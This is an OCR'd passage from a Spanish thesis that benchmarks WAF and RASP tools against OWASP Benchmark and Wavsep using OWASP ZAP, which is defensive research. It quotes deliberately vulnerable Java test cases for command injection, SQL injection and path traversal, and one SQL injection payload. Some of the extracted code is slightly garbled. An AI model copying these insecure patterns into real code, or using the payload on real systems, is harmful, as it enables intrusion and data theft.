



Figura 50: Recuperación de las reglas en AppDefender mediante el uso de la API. (Hewlet Packard Enterprise, 2016)

2.5.4 Contrast Protect

El producto de Contrast permite la comunicación con un API RESTful compatible con HATEOS, que permite obtener prácticamente la misma información accesible desde la interfaz de usuario. Permite el acceso a información de vulnerabilidades, datos de cobertura de las

mismas, acceso a la configuración de los agentes, política y reglas de protección, etc. (Contrast Security, 2016a).



/ng/{orgUuid}/controls GET

Path	/ng/{orgUuid}/controls
Visibility	PUBLIC
Description	Get Validator and Sanitizer controls
Auth	Roles: rules_admin,admin
Produces	
application/json	
Consumes	
application/json	
Headers	
API-Key	API key in plaintext
Authorization	Base64 encoded credentials of "username:service-key"
Path parameters	
orgUuid	Required: true
	Description: Organization UUID
	Type: organization
	Allowed values: String
Response status code	
200 - OK	
Response object	
SecurityControlsResponse	

Figura 51: Ejemplo de petición API para listar los controles de validación en Contrast. (Contrast Security, 2016a)

Por otra parte, el comportamiento del agente que protege la aplicación, puede ser modificado por el usuario mediante el uso de la propiedad del sistema contrast.policy; permite la aplicación de reglas customizadas, de forma adicional a las que Contrast tiene por defecto.

```
java -jar -javaagent:"/path/to/contrast.jar" -Dcontrast.policy="/path/to/file1;/path/to/file2;...;/path/to/fileN" ...
```

Figura 52: Modificación del comportamiento del agente mediante la propiedad contrast.policy. (Contrast Security, 2016b)

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<policy>
    <sources>
     <method enabled="true" id="ccn1" name="CreditCardNumber1" signature="com.acme.ticketbook.Person.setCreditCar
          (java.lang.String)" tags="ccn" target="P1"/>
     </sources>
     <tag-lists>
          <tag-list id="maskCCN" name="Masked CCN" tags="ccn-masked">
               <method enabled="true" signature="com.acme.ticketbook.Person.mask(java.lang.String)" target="R"/>
          </tag-list>
     </tag-lists>
     <rules>
          <rule level="low" id="credit-card-exposed" enabled="true">
               <pattern>
                    <event>
                         <method inherit="true" signature="org.apache.log4j.Category.debug(java.lang.Object)"/>
                         <params>
                              <param disallowed-tags="ccn-masked" index="1" required-tags="ccn"/>
                         </params>
                    </event>
               </pattern>
          </rule>
    </rules>
</policy>
```

Figura 53: Creación nueva regla en agente Contrast. (Contrast Security, 2016b)

3 Objetivos y metodología de trabajo

3.1 Objetivo

El objetivo principal del trabajo es realizar una comparativa del nivel de protección frente a diferentes tipos de ataques lanzados contra un banco de pruebas, que ofrecen las diversas soluciones WAF y RASP analizadas.

Para lograr este objetivo, deberán clasificarse las herramientas evaluadas, mediante una serie de métricas que permitan una clasificación objetiva e independiente del método de evaluación de las herramientas. (Bermejo Higuera, 2013).

3.2 Metodología de trabajo

Debido a que actualmente no existe ningún banco de pruebas pensado específicamente para el análisis de soluciones WAF y RASP, se ha desarrollado la siguiente metodología para poder proceder al análisis de las diferentes herramientas evaluadas en el presente trabajo:

a) Selección de un banco de pruebas con diferentes casos de test que sirva como referencia para la evaluación de las herramientas. Se ha optado por el proyecto OWASP Benchmark para la evaluación del desempeño de las herramientas en las siguientes categorías de vulnerabilidades: inyección de comandos, inyección sql, path traversal, cross-site scripting. Para las categorías de remote file inclusión y open redirect, se ha seleccionado el proyecto Web Application Vulnerability Scanner Evaluation Project (Wavsep).
b) Selección de herramientas a evaluar: como se ha comentado en el capítulo 2.5, se han seleccionado las herramientas ModSecurity, Incapsula, HPE Security Fortify Application Defender y Contrast Protect.
c) Selección del escáner de vulnerabilidades desde el que lanzar ataques automatizados contra el banco de pruebas. Se ha optado por la herramienta OWASP ZAP.
d) Selección de casos vulnerables y no vulnerables de las diferentes categorías de vulnerabilidades. En total se han seleccionado 238 casos de test vulnerables y 134 casos de test no vulnerables, repartidos en 6 categorías diferentes de vulnerabilidades.
e) Generación de ataques desde OWASP ZAP contra los casos de test seleccionados de los dos bancos de pruebas, sin ninguna herramienta de protección interpuesta.
f) Elección de aquellos ataques (payloads) que generan una alerta en OWASP ZAP (en el caso de casos de test vulnerables) y de los payloads que no generan alerta en OWASP ZAP (en el caso de casos de test no vulnerables). De esta forma,

identificamos los payloads Verdaderos Positivos (TP) y Verdaderos Negativos (TN) detectados por OWASP ZAP. En total se dispone de 1.341 payloads: 684 TP y 657 TN.

g) Interposición de la herramienta de protección a evaluar entre el banco de pruebas y OWASP ZAP.
h) Generación de ataques desde OWASP ZAP contra el banco de pruebas con la herramienta interpuesta.
i) Revisión de las alertas generadas en OWASP ZAP en los mismos payloads seleccionados en el punto f y obtención de los indicadores de Verdaderos Positivos (TP), Verdaderos Negativos (TN), Falsos Positivos (FP) y Falsos Negativos (FN). En el capítulo 4.1.3 del presente trabajo se detalla la obtención de éstos índices.
j) Tabulación de resultados y obtención de métricas.

4 Desarrollo específico de la contribución

4.1 Descripción del experimento

4.1.1 Laboratorio de pruebas

En la creación del laboratorio de pruebas se han utilizado diferentes máquinas físicas, virtuales y entornos cloud que proporcionan instancias de SaaS.

Benchmark: se trata de una máquina física con 16 Gb. de memoria RAM y sistema operativo Ubuntu Server 16.04.1 LTS. En esta máquina se ha descargado y configurado el proyecto OWASP Benchmark 1.2.

OWASP Benchmark consiste en un proyecto Java Maven el cual, una vez compilado y ejecutado, levanta una aplicación web completa que corre sobre un servidor Apache Tomcat 8.0.21. Proporciona 2.740 casos de test diferentes, agrupados en 11 categorías diferentes de vulnerabilidades. (OWASP, 2016b).

El motivo de elegir una máquina física con esta cantidad de memoria, es debido a los altos niveles de stress de procesador y memoria a los que se somete a la aplicación al lanzar contra ella un gran número de ataques automatizados, por lo que se ha estimado conveniente asignar la máxima cantidad de recursos disponibles para el correcto desarrollo de las pruebas.

En ésta máquina, se instalarán también los diferentes agentes java necesarios para la comunicación con las diferentes soluciones RASP evaluadas.

Wavsep: se trata de una máquina física con 8 Gb. de RAM y sistema operativo Windows 10 Pro. En esta máquina se ha instalado un servidor Apache Tomcat 6.0.44 Standalone. Posteriormente se ha descargado en la carpeta webapps de la estructura de directorios de Tomcat, el archivo war con la versión 1.5 de wavsep; al arrancar la instancia de Tomcat, éste realiza la descompresión del archivo war y la creación del directorio wavsep, de tal forma que la aplicación ya se encuentra disponible.

Wavsep proporciona 1.066 casos de test agrupados en 10 categorías diferentes de vulnerabilidades.

En ésta máquina, se instalarán también los diferentes agentes java necesarios para la comunicación con las diferentes soluciones RASP evaluadas, así como la aplicación OWASP ZAP.

ModSecurity: se trata de una máquina virtual, creada mediante el software de virtualización VirtualBox. En esta máquina cuenta con un sistema operativo Ubuntu 16.04.1 LTS, se ha instalado un servidor Apache 2.4.18 configurado como proxy reverso (reverse proxy) y el módulo de Apache mod_security.

Con el objeto de facilitar la realización de las pruebas del presente trabajo y, teniendo en cuenta el hecho que OWASP Benchmark únicamente permite transacciones usando el protocolo HTTPS, se usará el reverse proxy (configurado para manejar correctamente las peticiones SSL) de esta máquina para enrutar todas las peticiones a las máquinas Benchmark y Wavsep, desactivando la protección ofrecida por ModSecurity en el caso de estar evaluando otras herramientas.

Todas las reglas de protección de ModSecurity se han dejado en la configuración por defecto; únicamente se han modificado aquellas reglas que bloquean las herramientas de análisis automático de vulnerabilidades y aquellas que impiden el acceso mediante dirección IP numérica. En concreto, los archivos de reglas modificados han sido:

- /etc/modsecurity/base_rules/modsecurity_crs_21_protocol_anomalies.conf
- /etc/modsecurity/base_rules/modsecurity_crs_35_bad_robots.conf

Incapsula: se trata de una instancia SaaS de la aplicación Incapsula. Al ser un WAF situado en un entorno cloud, la forma de que Incapsula analice el tráfico generado contra los bancos de pruebas, es logrando que ambos bancos de pruebas sean accesibles desde Internet, ya que Incapsula funciona mediante un cambio en las direcciones de los servidores DNS para que el tráfico a un dominio concreto pase a través de sus servidores.

Así, se ha optado por usar un dominio que el autor del trabajo tenía disponible, cambiar las direcciones DNS de ese dominio para redireccionar el tráfico hacia los servidores de Incapsula, y hacer accesible desde Internet a la máquina ModSecurity. De esta forma, para evaluar esta herramienta, los ataques generados deberán ser dirigidos directamente contra el dominio.

No se ha creado ninguna regla adicional a las que proporciona por defecto la solución analizada. Únicamente se ha desactivado el bloqueo de analizadores automáticos de vulnerabilidades (ver figura 27).

AppDefender: se trata de una instancia SaaS de la aplicación AppDefender. Esta instancia se encarga de realizar la interacción con el agente java de AppDefender instalado en las máquinas de los bancos de pruebas, con el objeto de recibir los inputs de los ataques realizados contra la aplicación, activar o desactivar diferentes reglas de protección, etc.

No se ha creado ninguna regla adicional a las proporcionadas por la solución analizada.

Contrast: se trata de una instancia SaaS de la aplicación Contrast Protect. Como en el caso anterior, se encarga de interaccionar con el agente java de Contrast instalado en las máquinas de los bancos de pruebas.

No se ha creado ninguna regla adicional a las proporcionadas por la solución analizada.

Zap: se trata de una máquina física con 8 Gb. de RAM y sistema operativo Windows 10 Pro. Se ha instalado la aplicación OWASP ZAP con el objeto de generar los diferentes ataques automatizados contra los bancos de pruebas.

En ésta máquina, se ha instalado también el banco de pruebas Wavsep.

A continuación, se ofrecen una serie de figuras detallando la configuración de cada escenario.




Figura 54: Configuración del entorno de pruebas con la protección de ModSecurity activada




Figura 55: Configuración del entorno de pruebas con la protección de Incapsula activada




Figura 56: Configuración del entorno de pruebas con la protección de AppDefender activada.




Figura 57: Configuración del entorno de pruebas con la protección de Contrast activada.

4.1.2 Categorías de vulnerabilidades analizadas

4.1.2.1 Command Injection

Los ataques de inyección de comandos están clasificados por Mitre con el código CWE-78 (Mitre, 2016). Producidos normalmente por la falta de validación de los datos de las entradas del usuario y/o por las llamadas a funciones inseguras que ejecutan comandos del sistema operativo en el que se ejecuta la aplicación web. Esta vulnerabilidad puede dar lugar a la ejecución por parte del atacante de comandos inesperados directamente en el sistema operativo.

```
java.util.List<String> argList = new java.util.ArrayList<String>();

String osName = System.getProperty("os.name");
if (osName.indexOf("Windows") != -1) {
    argList.add("cmd.exe");
    argList.add("/c");
} else {
    argList.add("sh");
    argList.add("-c");
}
argList.add("echo " + bar);

ProcessBuilder pb = new ProcessBuilder();

pb.command(argList);

try {
    Process p = pb.start();
    org.owasp.benchmark.helpers.Utils.printOSCommandResults(p, response);
} catch (IOException e) {
    System.out.println("Problem executing cmdi - java.lang.ProcessBuilder(java.util.List) Test Case");
    throw new ServletException(e);
}
```

Figura 58: Código vulnerable a Command Injection en el archivo BenchmarkTest00480.java

4.1.2.2 SQL Injection

Clasificada por Mitre con el CWE-89 (Mitre, 2016), la explotación de ésta categoría de vulnerabilidades se produce por la falta de validación de las entradas introducidas por el usuario, siendo éstas interpretadas como parte de la consulta SQL. Explotando esta vulnerabilidad, se puede llegar a tener acceso a información sensible alojada en la base de datos (tarjetas de crédito, direcciones de correo electrónico, teléfonos, etc.), así como la ejecución no autorizada de comandos SQL en la base de datos (inserción de registros, borrado de registros, borrado de tablas, etc.).

Como puede observarse en el código de la figura 59, se construye la sentencia sql incorporando directamente el valor del parámetro param dentro de la misma. Si el atacante es capaz de enviar lo siguiente: param=a 'or '1'='1, la consulta SQL que se asignaría a la variable sql unas líneas más abajo quedaría del siguiente modo:

SELECT * from USERS where USERNAME=? and PASSWORD='a' or '1'='1';

Al ejecutarse la consulta anterior, se produciría la recuperación de todos los campos y registros de la tabla USERS, ya que la petición es siempre cierta.

```
String param = request.getParameter("BenchmarkTest00024");
if (param == null) param = "";


String sql = "SELECT * from USERS where USERNAME=? and PASSWORD='"+ param +"'";

try {
    java.sql.Connection connection = org.owasp.benchmark.helpers.DatabaseHelper.getSqlConnection();
    java.sql.PreparedStatement statement = connection.prepareStatement( sql,
        java.sql.ResultSet.TYPE_FORWARD_ONLY, java.sql.ResultSet.CONCUR_READ_ONLY,
        java.sql.ResultSet.CLOSE_CURSORS_AT_COMMIT );
        statement.setString(1, "foo");
    statement.execute();
    org.owasp.benchmark.helpers.DatabaseHelper.printResults(statement, sql, response);
} catch (java.sql.SQLException e) {
```

Figura 59: Código vulnerable a SQL Injection en el archivo BenchmarkTest00024.java

4.1.2.3 Path traversal

Clasificada por Mitre con el CWE-22 (Mitre, 2016), estas vulnerabilidades se explotan mediante el uso en las entradas proporcionadas por el usuario de caracteres especiales como “..” y “/”. Al no validar las entradas, el uso de dichos caracteres permite el escape del directorio restringido donde se supone que debe ejecutarse la aplicación, a otros directorios del sistema operativo.

En concreto, la secuencia “../” es interpretada por la mayoría de sistemas operativos como el directorio padre de la ubicación actual, lo cual se conoce como ruta relativa. Es también posible generar el ataque usando rutas absolutas, como por ejemplo “usr/local/bin”.(Mitre, 2016).

Al analizar el código de la figura 60, se observa que, al no validarse la entrada del usuario es posible navegar por la estructura de carpetas del sistema operativo donde está alojada la aplicación.

```
String param = scr.getTheParameter("BenchmarkTest00629");
if (param == null) param = "";


String bar;

// Simple if statement that assigns param to bar on true condition
int num = 196;
if ( (500/42) + num > 200 )
   bar = param;
else bar = "This should never happen";


String fileName = org.owasp.benchmark.helpers.Utils.testfileDir + bar;
java.io.InputStream is = null;

try {
    java.nio.file.Path path = java.nio.file.Paths.get(fileName);
    is = java.nio.file.Files.newInputStream(path, java.nio.file.StandardOpenOption.READ);
    byte[] b = new byte[1000];
    int size = is.read(b);
    response.getWriter().println(
'The beginning of file: '" + org.owasp.esapi.ESAPI.encoder().encodeForHTML(fileName) + "' is:\n\n"
```

Figura 60: Código vulnerable a Path traversal en el archivo BenchmarkTest00629.java

